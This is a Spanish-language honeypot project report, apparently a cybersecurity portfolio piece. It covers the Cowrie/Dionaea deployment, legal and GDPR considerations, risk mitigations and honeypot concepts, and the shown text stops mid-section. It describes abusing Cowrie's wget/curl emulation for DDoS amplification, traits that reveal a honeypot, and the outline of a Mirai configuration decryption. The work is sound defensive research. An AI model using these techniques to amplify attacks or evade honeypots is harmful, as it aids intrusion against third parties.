ILIAN
LUBENOV

CIBERSEGURIDAD

Proyecto: *Dirty-Lands*

COWRIE – DIONAEA – VPS

Análisis de malware obtenido gracias a la VPS ubicada en territorio europeo. Utilizando una VPS y honeypots, posteriormente se sube a plataformas para reportar y contribuir a la comunidad

TRAFFIC LIGHT PROTOCOL · TLP V2.0

Clasificación de la información

TLP:CLEAR | TLP:GREEN | TLP:AMBER | TLP:RED

NIVEL ASIGNADO A ESTE DOCUMENTO · **TLP:CLEAR**

Traffic Light Protocol (TLP) es un esquema creado para fomentar un mejor intercambio de información sensible (pero no clasificada) en el ámbito de la seguridad de la información. A través de este esquema, de una forma ágil y sencilla, el autor de una información puede indicar hasta dónde puede circular más allá del receptor inmediato, y este debe consultar al autor original cuando la información necesite ser distribuida a terceros.

La versión **2.0 de TLP** es la versión actual aprobada por el FIRST a partir de agosto de 2022.

> La información **TLP:CLEAR** puede ser distribuida sin restricciones, sujeta a controles de Copyright.

Se entiende por **organización** a un grupo que comparte una afiliación común por medio de una membresía formal y que se rige por políticas comunes establecidas por la organización. Una organización puede ser tan amplia como todos los miembros de una organización de intercambio de información, pero raramente más amplia.

Se entiende por **clientes** a aquellas personas o entidades que reciben servicios de ciberseguridad de una organización. Los clientes se incluyen por defecto en TLP:AMBER para que los receptores puedan compartir la información más adelante con el fin de que los clientes tomen medidas para protegerse. En el caso de los equipos con responsabilidad nacional, esta definición incluye a las partes interesadas y a los mandantes.

Si el receptor necesita difundir dicha información con terceros, más allá del alcance de la designación TLP indicada, debe remitirse a la fuente original.

EXECUTIVE SUMMARY

Abstract

Dirtylands is a project that I designed, deployed and maintained for about five months, an internet-facing honeypot infrastructure, with the goal of capturing and studying the activity of real attackers.

On a VPS running Debian 13, I set up two honeypots in Docker containers:

- Cowrie, which emulates SSH and Telnet
- Dionaea, which emulates services such as SMB and MS-SQL.

The machine was protected with an nftables firewall that controls both inbound and outbound traffic, with administrative access restricted to the Mullvad proxies and with alerts and monitoring through Telegram.

Everything captured was reported automatically to VirusTotal, AbuseIPDB, MalwareBazaar, URLhaus and ThreatFox, with a set of filters designed to publish only confirmed malware.

As a case study, I analysed one of the captured samples: a dropper that downloads a Mirai variant compiled for fourteen architectures. Using strings, capa, Ghidra and CyberChef, I decrypted its embedded configuration (a single-byte XOR, with the key 0x09) and located its command and control (C2) server, hardcoded in the binary. It turned out to be the same server that distributed the dropper, camouflaged on the Minecraft port (25565).

The project came to an abrupt end on 23 September 2026, when the provider's data centre went out of service.

Keywords: *honeypot, Cowrie, Dionaea, Mirai, malware analysis, reverse engineering, Ghidra, threat intelligence.*

TLP:CLEAR

RESUMEN EJECUTIVO

Resumen

Dirtylands es un proyecto que diseñé, desplegué y mantuve durante unos cinco meses, una infraestructura de honeypots expuesta a internet, con el objetivo de capturar y estudiar la actividad de atacantes reales.

Sobre una VPS con Debian 13 monté dos honeypots en contenedores Docker:

- Cowrie, que emula SSH y Telnet
- Dionaea, que emula servicios como SMB y MS-SQL.

La máquina se protegió con un cortafuegos nftables que controla el tráfico de entrada y el de salida, con un acceso de administración restringido a los proxies de Mullvad y con avisos y monitorización por Telegram.

Todo lo capturado se reportaba de forma automática a VirusTotal, AbuseIPDB, MalwareBazaar, URLhaus y ThreatFox, con una serie de filtros pensados para publicar solo malware confirmado.

Como caso práctico, analicé una de las muestras capturadas: un dropper que descarga una variante de Mirai compilada para catorce arquitecturas. Con strings, capa, Ghidra y CyberChef descifré su configuración embebida (un XOR de un solo byte, con la clave 0x09) y localicé su servidor de mando y control (C2), escrito directamente en el binario. Resultó ser el mismo servidor que distribuía el dropper, camuflado en el puerto de Minecraft (25565).

El proyecto terminó de forma abrupta el 23 de septiembre de 2026, cuando el centro de datos del proveedor dejó de dar servicio.

Palabras clave: *honeypot, Cowrie, Dionaea, Mirai, análisis de malware, ingeniería inversa, Ghidra, inteligencia de amenazas.*

TLP:CLEAR

CONTENIDO

Índice

01	Introducción	01
1.1	Propósito	01
1.2	Alcance	03
1.3	Destinatarios	03
1.4	Advertencia ética y legal	04
1.5	Riesgos	08
02	Arquitectura, infraestructura y conceptos	11
2.1	Arquitectura	11
2.2	Infraestructura	14
2.3	Conceptos	15
03	Procedimientos	20
04	Análisis y caza	21
4.1	Análisis de malware	21
05	El final	65
06	Justificación de las decisiones de diseño	68
6.1	Explicación de elecciones y toma de decisiones	68
6.2	Preguntas frecuentes	69

TLP:CLEAR

1 Introducción

1.1 Propósito.

Querido lector, quiero de manera directa, personal y breve transmitirte cuál es el propósito del proyecto.

Ya suficientemente largo es el proyecto como para que hasta algo tan simple y personal como esto me lleve mucho de explicar.

Este proyecto nace con dos propósitos:

- **Por un lado, uno técnico y profesional:** diseñar, desplegar y operar una infraestructura de honeypots capaz de atraer, capturar y estudiar la actividad de atacantes reales, aplicando criterios rigurosos de diseño, seguridad y contención. La infraestructura en sí es algo que me apasiona.

- **Por otro, un propósito personal:** servir como carta de presentación de mis competencias en el ámbito de la ciberseguridad defensiva, en un momento de búsqueda de desarrollo profesional en este campo.

A diferencia de un ejercicio de laboratorio, este trabajo se enfrenta a amenazas reales y soy plenamente consciente del rigor, conocimiento y filosofía que hay que volcar en esto, pues no me estoy jugando poca cosa, aquí no puede haber "errores humanos" y esa es también la idea:

- **Demostrar** mi **capacidad** de hacer algo de principio a fin, cumpliendo un **rigor, un estándar, sin errores humanos**, en defensa no se admiten errores.

Asimismo, exponer de forma controlada una máquina a internet y observar quién intenta atacarla, con qué herramientas y con qué objetivos, **ofrece una perspectiva directa del panorama real de amenazas que no se obtiene en entornos simulados, el estrés, la presión y responsabilidad que recaen.**

Ese carácter real es, para mí, lo que da valor y sentido al proyecto. Más allá del ejercicio técnico, el trabajo se enmarca en una motivación de fondo: **contribuir, aunque sea de forma modesta, a la defensa frente al cibercrimen**. La captura de malware y de indicadores de ataque, y su reporte a las plataformas y autoridades competentes *(en caso necesario)*, no es solo un ejercicio de aprendizaje, sino una

aportación real, por pequeña que sea, al esfuerzo colectivo de defensa que realizan analistas y equipos de seguridad en todo el mundo.

Respecto a las aspiraciones, el proyecto apuntaba muy alto. Aunque sé profundamente que la mayor parte de la actividad capturada será tráfico automatizado y oportunista, se diseñó con la ambición de poder detectar y documentar amenazas de mayor relevancia (APTs).

Aspirar a lo máximo, asumiendo con realismo lo que es probable, es parte del enfoque con el que se ha abordado.

En conjunto, este proyecto pretende demostrar competencias prácticas en despliegue seguro de infraestructura, administración de sistemas y redes, y ciberseguridad defensiva e inteligencia de amenazas, a la vez que reflejar el interés genuino y la vocación con la que se ha realizado.

Espero que valores, comprendas y sobre todo disfrutes cada palabra/acción realizada, tanto como yo lo he disfrutado. Gracias.

1.2 Alcance

Este proyecto tiene por objeto el diseño, despliegue y operación de una infraestructura de honeypots orientada a la captura y el estudio de la actividad de atacantes reales en internet. En concreto, el alcance del trabajo incluye:

- El despliegue de dos honeypots complementarios, Cowrie (para SSH y Telnet) y Dionaea (para múltiples protocolos de red), sobre un servidor privado virtual (VPS), utilizando contenedores Docker.
- El diseño e implementación de las medidas de seguridad y contención necesarias para exponer la máquina de forma responsable:
    - Configuración de cortafuegos con nftables.
    - Control estricto del tráfico de salida (egress).
    - Endurecimiento de los contenedores.
- La personalización de los honeypots para aumentar su credibilidad frente a los atacantes.
- La recogida, observación y análisis de la actividad capturada (intentos de acceso, comandos ejecutados y malware depositado).
- El reporte de los indicadores obtenidos a plataformas de inteligencia de amenazas.

Quedan explícitamente fuera del alcance de este trabajo:

- Cualquier uso ofensivo de la infraestructura. El proyecto es estrictamente defensivo y de observación.
- La atribución de los ataques a actores, grupos o países concretos, en coherencia con el enfoque de neutralidad expuesto en el apartado de consideraciones éticas.
- El análisis forense exhaustivo y la ingeniería inversa completa de todo el malware capturado, que excede los objetivos de este proyecto y podría constituir una línea de trabajo futura. En el apartado 4.1 se analiza a fondo una sola muestra como caso práctico.
- Un despliegue de nivel empresarial o de producción. Se trata de un proyecto de carácter académico y de portfolio, si bien diseñado con criterios profesionales de rigor y seguridad.

1.3 Destinatarios

Este trabajo no está dirigido a principiantes.
Presupone una base técnica previa, por lo que sus destinatarios son personas con un perfil de nivel medio o avanzado:

- Recién graduados en ingenierías informáticas o de telecomunicaciones
- Estudiantes de máster

- Profesionales y expertos del ámbito de la ciberseguridad.

Igualmente puede resultar de interés para:

- Analistas de seguridad
- Personal de inteligencia
- Miembros de las Fuerzas y Cuerpos de Seguridad del Estado con competencias en ciberseguridad.

A lo largo del documento se asume que el lector está familiarizado con conceptos básicos de redes, sistemas operativos de tipo Linux y administración de servidores. Aunque muchos de estos conceptos se explican en detalle a lo largo del proyecto (con vocación didáctica), no se parte desde un nivel de introducción absoluta.

1.4 Advertencia ética y legal

Este **proyecto se enmarca de forma estricta en** el ámbito de **la investigación defensiva en ciberseguridad**. Su **finalidad** es exclusivamente **el estudio de las técnicas, herramientas y comportamientos empleados por los atacantes**, con el objetivo de comprender mejor las amenazas y aprender a defenderse de ellas. **En ningún caso se persigue atacar, perjudicar ni tomar represalias contra nadie.**

Consideración sobre los datos y la privacidad

Durante la operación del honeypot se recogen datos generados por los propios atacantes, entre ellos direcciones IP de origen.

Conviene recordar que **una** dirección **IP puede considerarse un dato de carácter personal a efectos de**:

- El Reglamento General de Protección de Datos (**RGPD**) de la Unión Europea.
- La Ley Orgánica 3/2018 de Protección de Datos Personales y Garantía de los Derechos Digitales (**LOPDGDD**), que lo desarrolla en España.

En esta línea, el Tribunal de Justicia de la Unión Europea, en su sentencia del caso Breyer (asunto C-582/14, de 19 de octubre de 2016), determinó que una dirección IP dinámica puede constituir un dato personal cuando existe una posibilidad razonable de vincularla a una persona identificable. Aunque la sentencia se dictó bajo la Directiva 95/46/CE, anterior al RGPD, su criterio es coherente con el que recoge el reglamento actual en su Considerando 26.

Las normativas de protección de datos amparan a cualquier persona física, incluidos quienes llevan a cabo actividades ilícitas. El RGPD no protege a las personas jurídicas, como las empresas.

Tampoco sería correcto acogerse a la excepción de las actividades exclusivamente personales o domésticas (artículo 2.2.c del RGPD) por tratarse de un proyecto individual. El Tribunal de Justicia interpreta esa excepción de forma restrictiva: en el caso Ryneš (asunto C-212/13) consideró que una cámara instalada en una vivienda que grababa parte de la vía pública ya quedaba fuera de ella. Un servidor expuesto a internet, cuyos datos además se comparten con plataformas públicas, entra con más motivo en el ámbito del reglamento.

El tratamiento de estos datos en el marco de este proyecto se sustenta en el interés legítimo (artículo 6.1.f del RGPD), orientado a garantizar la seguridad de las redes y de la información, un fin que el propio reglamento reconoce expresamente como interés legítimo en su Considerando 49.

No obstante, dicho tratamiento se realiza aplicando los principios de minimización y proporcionalidad: se recoge únicamente lo necesario para el análisis de las amenazas.

Por prudencia, en este documento **se han anonimizado u ocultado los siguientes datos:**

- Direcciones IP.
- Ciertos payloads.
- URL y direcciones de servidores de mando y control (C2).
- Los datos propios de la infraestructura del proyecto (la IP pública del servidor, credenciales y cualquier dato que pudiera comprometer su seguridad).
- Otros datos sobre el atacante.

Aunque estos datos no pertenecen a las categorías especiales que el RGPD considera sensibles (artículo 9: salud, ideología, origen étnico, etc.), se ha optado igualmente por anonimizarlos.

El informe de análisis original, con los datos completos, se conserva cifrado de forma local en mi propio ordenador durante un máximo de un año desde el cierre del proyecto, tras el cual se eliminará. No se sube a GitHub ni a ningún otro sitio de internet porque no puede garantizarse que lo publicado se borre de forma definitiva:

- Si alguien lo descarga antes.
- El historial de commits.
- WayBackMachine

La decisión de anonimizar, y no seudonimizar, se debe a que el RGPD solo deja de aplicarse a los datos verdaderamente anonimizados, que por definición no permiten identificar a nadie, mientras que los seudonimizados siguen siendo datos personales porque, con la información adicional adecuada, se puede volver a llegar a la persona.

Y por último, respecto al *"borrado de como máximo 1 año"*: mientras conserve el informe original, puedo deshacer las etiquetas. Según una lectura estricta del Considerando 26, que tiene en cuenta los medios del propio responsable, la versión publicada sería anónima para cualquier lector, pero seudonimizada para mí hasta que borre el original. Hay debate jurídico sobre si se debe mirar desde la perspectiva de quien recibe los datos o de cualquiera. Pero eliminar el original al cumplirse el plazo cierra esa duda en cualquiera de las dos interpretaciones.

Neutralidad y contexto geopolítico

A lo largo del proyecto, el país asociado a cada dirección IP se muestra únicamente como dato técnico, nunca como atribución. Las direcciones IP, como se ha explicado, se han anonimizado por protección de datos.

El país, en cambio, se conserva porque por sí solo no identifica a nadie, pero conviene interpretarlo con cautela: no es posible atribuir con total certeza una IP, una muestra de malware ni ningún otro dato a un país concreto. La dirección que llega al honeypot es solo el último salto de la conexión, y detrás de ella puede haber un proxy, una VPN, la red Tor, un VPS alquilado en un tercer país, un servidor de mando y control (C2) o, con mucha frecuencia, un dispositivo IoT comprometido que forma parte de una botnet y cuyo propietario ni siquiera sabe que está atacando.

A todo esto se suman las falsas banderas, es decir, rastros dejados de forma deliberada (idioma de las cadenas, zonas horarias, infraestructura reutilizada) para que el ataque parezca proceder de otro lugar.

Incluso la geolocalización de una IP refleja dónde está registrado el rango de direcciones, no dónde se encuentra la máquina ni, mucho menos, la persona que la controla. Además, como veremos más adelante, los rangos IPv4 se compran, se venden y se alquilan entre organizaciones de distintos países, de modo que un bloque registrado en un país puede estar operando en otro, lo que mezcla y complica todavía más cualquier intento de atribución geográfica.

Por tanto, que una conexión figure con un país determinado no significa que ese país, ni nadie que resida en él, sea el autor del ataque.

Existe, además, una razón de contexto: dado el panorama geopolítico europeo actual, se ha considerado importante que este trabajo se mantenga en un plano técnico y objetivo, sin hacer atribuciones ni alimentar ningún tipo de dramatización o aprovechamiento de la situación. El interés del proyecto está en el "cómo" técnico de los ataques, no en el "quién" ni en su origen geográfico.

Sobre la seguridad del propio sistema

Conviene ser honesto respecto a un principio fundamental de la disciplina: no existe un sistema 100% seguro, y un honeypot, por su propia naturaleza de máquina deliberadamente expuesta, lo asume de partida.
Lo que sí es posible, y es el enfoque adoptado en este trabajo, es aplicar un diseño extremadamente riguroso, profesional y con múltiples capas de contención, de modo que el riesgo se reduzca a un mínimo conocido y controlado.

Autorización del proveedor y cumplimiento de sus condiciones

Antes de iniciar el proyecto, el primer paso fue solicitar autorización expresa a la empresa proveedora del servidor privado virtual (VPS).

Para ello se remitió un correo electrónico en el que se explicaba, con plena transparencia, la naturaleza del proyecto y las actividades que se iban a llevar a cabo: el despliegue de honeypots para la captura y el estudio de la actividad de atacantes reales. El proveedor respondió confirmando su conformidad con la actividad. Dicho correo no se reproduce en este documento por privacidad, pero se conserva como constancia de que la actividad fue comunicada y autorizada de antemano.

Asimismo, se revisaron de forma individual las políticas y condiciones de uso del proveedor, con el fin de asegurar que la operación del honeypot se mantuviera dentro de los términos que este establece.

Se recomienda encarecidamente a cualquiera que desee replicar un proyecto de esta naturaleza que solicite autorización previa a su proveedor y revise sus condiciones de uso antes de desplegar nada. Es un paso sencillo que evita problemas legales y de servicio, y es la forma responsable de proceder.

1.5 Riesgos.

Todo honeypot conlleva un riesgo inherente: se expone deliberadamente una máquina a atacantes reales. El peligro principal no es tanto que el atacante "gane" dentro de la emulación, sino que la máquina comprometida o abusada se convierta en una herramienta para atacar a terceros, con todo el tráfico saliendo desde la IP pública del proyecto (con las consiguientes consecuencias legales, de reputación y de posible inclusión en listas negras). A continuación se detallan los riesgos identificados y las medidas adoptadas para cada uno.

Riesgo 1: abuso de la emulación de wget y curl para amplificación de DDoS (SSRF)

El riesgo más documentado en Cowrie es el recogido en la vulnerabilidad CVE-2025-34469. Se trata de un fallo de tipo SSRF (Server-Side Request Forgery) en la emulación de los comandos wget y curl: en el modo de shell emulado (el que se usa por defecto), estas emulaciones realizan peticiones HTTP reales hacia el destino que indique el atacante. Al no existir un límite de ritmo en esas peticiones, un atacante no autenticado podía invocar repetidamente esos comandos para generar tráfico HTTP ilimitado contra una víctima, usando el honeypot como nodo de amplificación de denegación de servicio y enmascarando su propia IP tras la del honeypot.
Cómo se mitiga en este proyecto:

- La versión de Cowrie desplegada (3.0.10) es posterior a la 2.9.0, que es la que corrige oficialmente esta vulnerabilidad. Por tanto, el despliegue no es vulnerable a este CVE concreto.

- Además, y de forma independiente al parche, el cortafuegos de salida (egress) impone un límite de ritmo estricto a las conexiones salientes de los contenedores (ver apartado del egress). Esto significa que, aunque existiera un fallo similar, la máquina no podría generar el volumen de tráfico necesario para amplificar un ataque. Es una defensa en profundidad: no se depende solo de que el software esté parcheado.

Riesgo 2: fuga de la emulación hacia el sistema real

Aunque Cowrie simula un sistema de ficheros y un shell falsos, no puede descartarse por completo que exista alguna vulnerabilidad que permita a un atacante escapar de la emulación y ejecutar código en el sistema real. Es un riesgo bajo, pero no nulo.

Cómo se mitiga en este proyecto:

- Cowrie se ejecuta dentro de un contenedor Docker dedicado, no directamente sobre el sistema anfitrión.

- El contenedor está endurecido (no-new-privileges, límites de memoria, CPU y número de procesos), de modo que un eventual escape se encontraría con un entorno restringido.
- El cortafuegos de salida bloquea el acceso a redes internas y a la propia infraestructura, impidiendo el movimiento lateral (pivoteo) incluso en caso de escape.

Riesgo 3: uso indebido del modo proxy (alta interacción)

Cowrie dispone de un modo de alta interacción (proxy) que redirige el tráfico SSH hacia un sistema real. Si estuviera activado sin control, podría usarse para alcanzar otros sistemas.
Cómo se mitiga en este proyecto:

- El despliegue usa el modo de shell emulado (backend = shell), no el modo proxy. Se verificó en los registros de arranque de Cowrie. No hay ningún sistema real detrás al que redirigir.

Riesgo 4: identificación de estar en un honeypot por el atacante

Un atacante que detecte que está ante un honeypot puede abandonar, falsear su comportamiento o, en el peor caso, tomar represalias. No es un riesgo de daño a terceros, pero sí compromete el objetivo del proyecto (recoger inteligencia).

Cómo se mitiga en este proyecto:

- Personalización de Cowrie para aumentar su credibilidad (hostname, datos del sistema coherentes con un Debian real, usuarios y sistema de ficheros verosímiles), detallada en el apartado 3.4 de la guía del repositorio de GitHub.

Y una última cosa muy importante **a mencionar del riesgo 4:**

La máquina Cowrie y Dionaea, de manera objetiva, es casi imposible que no se parezca a un honeypot.

¿Por qué?

1. Son honeypots de media y baja interacción respectivamente, no tienen discos duros ni ningún almacenamiento fijo, si entras y creas un archivo, al salir se borra.
   Y eso delata.

2. Hay scripts genuinamente imposibles de recrear, estructuras de control o el uso de “python3”.
   Y eso delata.


3. Comandos que pueden romper la simulación. Descargas de programas como “nmap”, “masscan”, o algo menos frecuente, actualizaciones o actualizar la máquina. ¿Acaso es realista programar que se pueda permitir la descarga de cualquier programa?
   Y eso delata.

Ya con estos 3 motivos, espero que comprendas que es casi imposible recrear algo 100% realista. La solución ante esto que no la vamos a utilizar, es un honeypot de alta interacción, una máquina real.

2
Arquitectura, infraestructura y conceptos

2.1 Arquitectura

Esta imagen representa toda la arquitectura de red e infraestructura del proyecto y el estado final y a lo que se aspira llegar.



Los elementos que vemos en el diagrama o esquema son:

- El host local, nosotros, desde donde administraremos y configuramos todo.
- Servidor VPN, en este caso Mullvad, para no revelar la IP real de mi casa.
    - Además usamos más bien los "proxies" que ofrece Mullvad.
    - Una de nuestras capas de seguridad es que se pueda acceder exclusivamente desde una IP al puerto SSH real 56769.
        - ¿Qué IP? Pues será la del Proxy.
        - Nos daremos cuenta de que si usamos la IP de los propios servidores VPN no es rentable, porque van cambiando por otras IP's sorprendentemente a menudo. Significando que nos quedaremos sin poder acceder a la máquina.
        - El Proxy es la solución y está pensada para estos casos. Esta IP apenas cambia. Pero tenemos un factor de redundancia, son 3 servidores Proxy de Mullvad, ubicados en diferentes paises.

- Plataformas de inteligencia, donde se subirán los hallazgos, sean binarios, IP's, URLs, IoC's, entre ellas:
    - AbuseIPDB (exclusivo de IPs).
    - VirusTotal
        - Mediante su análisis, nos permite automatizar el proceso de clasificar si un binario es un malware o no. Es decir, el análisis de malware para no hacerlo manualmente, lo pasamos por virustotal y si da una puntuación razonable es porque es un Malware.
        - Soy consciente de que hay scripts o archivos que en sí no son malware, pero sí que se dedican a descargar o hacer peticiones a servidores. Para esos casos también está totalmente solventado.
        - Otro problema es que ciertos atacantes crean muchísimos archivos vacíos, llamados "andromeda". Evidentemente si el contenido de un fichero es 0 Bytes, ni si quiera pasa por VirusTotal.
        - Y cualquier otro caso que te puedas imaginar está más que solventado.
        - En VirusTotal publicamos primero porque hay gente/bots que se dedican a robar muestras nuevas de MalwareBazaar y van corriendo a ponerse la medallita de que han sido ellos los primeros en descubrirlo (poniendo sus comentarios en VirusTotal, etc). Es decir, que la gente te roba el mérito, y eso también está solventado.
    - Casi toda la serie de AbuseCH:
        - ThreatFox para IoCs.
        - MalwareBazaar como dijimos para binarios recientes. Y el propio CEO de AbuseCH nos pidió que dejáramos de publicar WannaCry's por muy nuevos que fueran, en esa plataforma no les interesa los WannaCry's y solo es el CEO quien publica eso.
        - URLhaus, para las URL desde las que se distribuye malware.

- Canal de notificaciones y monitorización vía Telegram.
    - Las notificaciones nos dicen si está caido el servidor, si hay alguien atacando, cómo, cuando y desde donde.
    - Telegram nos permite banear remotamente añadiendo una regla de "nftables", dándole a un botón.
    - Telegram nos informa también del estado de nuestras cuentas sea VirusTotal, AbuseCH, AbuseIPDB. Al principio nos comimos un baneo y gracias a las notificaciones de Telegram nos permite saber si nos han baneado.
    - También notificamos la cantidad de hallazgos que hemos subido, etc.

    - Además, notificamos todas las IP's que se han baneado de forma automática (gracias a un servicio), ya que hay atacantes que spammean sin control y sentido.
    - Y lo más importante, sabemos qué están ejecutando en el servidor tanto los honeypots como literalmente en la VPS. A nadie le debería de importar que un atacante se haya colado en el honeypot, pero es muy alarmante que esté en la VPS. Pues está totalmente monitorizada.
    - Entre otras muchísimas más cosas.

- La propia VPS que tenemos alquilada y dentro con sus reglas de cortafuegos y los contenedores Docker.

- Por último, el atacante. Es un elemento importante a mencionar, porque no siempre es un ser humano, de hecho, de aproximadamente 12.000 atacantes, se pudo confirmar 2 atacantes humanos reales.
    - Este dato es de suma importancia, pues determina el peso que hay o no que darle al realismo de la máquina (en teoría ninguno) pero que lo vamos a montar bien.

Por último, el flujo es el siguiente:

1. Desde mi propio host, mi ordenador. Para acceder a la máquina es obligatorio usar una VPN para no revelar la IP de mi casa.
2. La VPN que se ha escogido es MullvadVPN. Como ya explicamos anteriormente, es mediante el proxy.
3. Mediante "nftables" hemos establecido que las 3 IP's de los proxies concretos, y sólo a X puerto, se podrá acceder y administrar vía SSH.
4. Nftables expone la IP pública 1, a nosotros, los 3 proxies y los puertos 22 y 23 a todo internet. 22 y 23 eso luego lo redirige el docker a los respectivos puertos de los contenedores 2222 y 2223.
5. La segunda IP solo a 445, 135 y 1433, abierto para todo internet.
6. Todo lo que suceda en la VPS y honeypot se reporta a los canales de Telegram que tenemos.
7. Todo los hallazgos se mandan a las respectivas plataformas.

2.2 Infraestructura

Se ha decidido anonimizar los datos de la VPS que nos ha permitido realizar todo este trabajo.

Infraestructura alquilada:

	VPS en país Europeo.
CPU	1 core
RAM	2GB
MEMORIA	40GB (NVME)
IP('s)	2
ANCHO DE BANDA	4TB/Mes
S.O.	Debian 13, Trixie
HONEYPOT	COWRIE + DIONAEA

No se ha escogido BGP (Border Gateway Protocol), porque no podemos usar el servicio.
No se usará "cPanel, Plesk, DirectAdmin o similar" dispara el precio y lo hacemos vía ssh, está orientado para quienes no usan la CMD. ***Aunque si contamos con un panel de emergencia****.*
Si nos pide hostname, nos debería dar igual, y dejar el hostname que nos genere.

2.3 Conceptos

Qué es un honeypot en general.

Un honeypot (literalmente "tarro de miel") es un sistema informático diseñado deliberadamente para ser atacado. A diferencia de un servidor normal, cuyo objetivo es dar un servicio legítimo y defenderse de las intrusiones, un honeypot no presta ningún servicio real: su único propósito es atraer a atacantes, hacerles creer que han encontrado un objetivo vulnerable y registrar todo lo que hacen. De esta forma, en lugar de defendernos de los atacantes, los observamos, aprendemos sus técnicas y recogemos las herramientas que utilizan.

Los honeypots se clasifican según su nivel de interacción, es decir, según cuánto pueden llegar a "hacer" los atacantes dentro de ellos:

- **Los honeypots de baja** interacción se limitan a emular servicios de forma superficial. Aceptan una conexión y responden lo justo para parecer un servicio real, pero no permiten una interacción profunda. Son sencillos, seguros y consumen pocos recursos, pero un atacante experto los detecta con facilidad.
- **Los honeypots de alta** interacción ofrecen un sistema real o casi real con el que el atacante interactúa de verdad. Son mucho más convincentes y capturan comportamientos más ricos, pero también son más peligrosos, porque un atacante que los comprometa podría usarlos como plataforma para atacar a terceros, y requieren un aislamiento y una vigilancia mucho más estrictos.
- **Los honeypots de interacción media** se sitúan en un punto intermedio: emulan un sistema con suficiente profundidad para que el atacante crea que está dentro de una máquina real y ejecute comandos, descargue herramientas o intente explotar servicios, pero sin darle acceso a un sistema operativo real, lo que reduce el riesgo. Es el equilibrio que buscamos en este proyecto, ya que nos permite capturar el volumen de ataques automáticos y oportunistas y el malware asociado, que es nuestro objetivo, sin exponernos a los riesgos de un sistema de alta interacción.

Qué es Cowrie.

Cowrie es el honeypot que usamos para emular el acceso remoto por SSH y Telnet, los dos servicios más atacados por fuerza bruta en internet. Es de interacción media: registra los intentos de acceso y las credenciales que se prueban, y también todo lo que el atacante teclea en la consola una vez "dentro".

- Está escrito en Python y emula un sistema UNIX: al atacante le enseña un intérprete de comandos y un sistema de ficheros ficticios, con los que puede interactuar como si fuera una máquina real, sin tocar en ningún momento el sistema operativo verdadero del servidor.

- Comandos como touch, mv, rm o mkdir funcionan, pero lo que crean solo existe durante la sesión: al salir, desaparece. wget y curl también funcionan, y hacen peticiones reales a internet (ver el riesgo 1 del apartado 1.5).

Lo más valioso para nosotros es que Cowrie graba cada comando del atacante y guarda aparte los ficheros que descarga (con wget o curl) o que sube (por SFTP o SCP). Nos da su comportamiento y las muestras de malware que trae consigo, listas para analizarlas.

Cowrie tiene otros dos modos que no usamos: uno de alta interacción (proxy), que redirige las conexiones a un sistema real, y otro experimental que genera las respuestas con modelos de lenguaje. Aquí solo se usa el modo shell, y lo comprobé en la configuración y en los registros de arranque.

¿Qué supone esto en la práctica?

Un honeypot de interacción media no puede engañar a todo el mundo. Lo que no está programado no existe: un bucle for, cualquier otra estructura de control de bash o un script de python3 son imposibles de recrear, porque las posibilidades son literalmente infinitas. Por eso, quien se fije acabará sabiendo que está en un honeypot (los motivos están en el riesgo 4 del apartado 1.5).

Pero quien se fija es una persona. La inmensa mayoría de lo que entra son bots: un C2 les manda una lista de comandos, la ejecutan de principio a fin y se van, y si algo falla les da igual. De los aproximadamente 12.000 atacantes que registré, solo pude confirmar 2 humanos reales (apartado 2.1).

Así que, aunque lo que de verdad me interesaría es pillar a delincuentes, Cowrie está prácticamente orientado a capturar bots. Para algo realista de verdad haría falta un honeypot de alta interacción: una máquina real, por ejemplo un Debian 13, que ejecute literalmente lo que le pongas, incluso que instale programas. Por qué no lo hago lo explico en la pregunta 1 de las preguntas frecuentes.

Qué es Dionaea.

Dionaea es el honeypot que utilizamos para cubrir los protocolos que Cowrie no soporta. Es un honeypot multiprotocolo orientado a capturar malware, ya que emula servicios vulnerables para que atacantes y malware automatizado los exploten y depositen su carga maliciosa, que posteriormente almacena para su análisis.

Respecto a su nivel de interacción, el Honeynet Project lo clasifica como de baja interacción, mientras que otras fuentes lo sitúan entre baja y media. A diferencia de Cowrie, no ofrece un shell interactivo, sino que simula servicios vulnerables para recibir exploits.

Su arquitectura modular, desarrollada en Python, permite emular protocolos como SMB, FTP, HTTP, MySQL, MS-SQL, TFTP y SIP, lo que le permite atraer una gran variedad de ataques y muestras de malware. De todos ellos, en este proyecto solo están expuestos a internet SMB (445), RPC (135) y MS-SQL (1433), como se ve en el apartado 2.1.

Qué es una VPN y por qué nos ayuda aquí

Una VPN (Virtual Private Network) es un servicio que hace pasar todo nuestro tráfico de internet por un servidor intermedio a través de un túnel cifrado.

Esto tiene dos efectos:

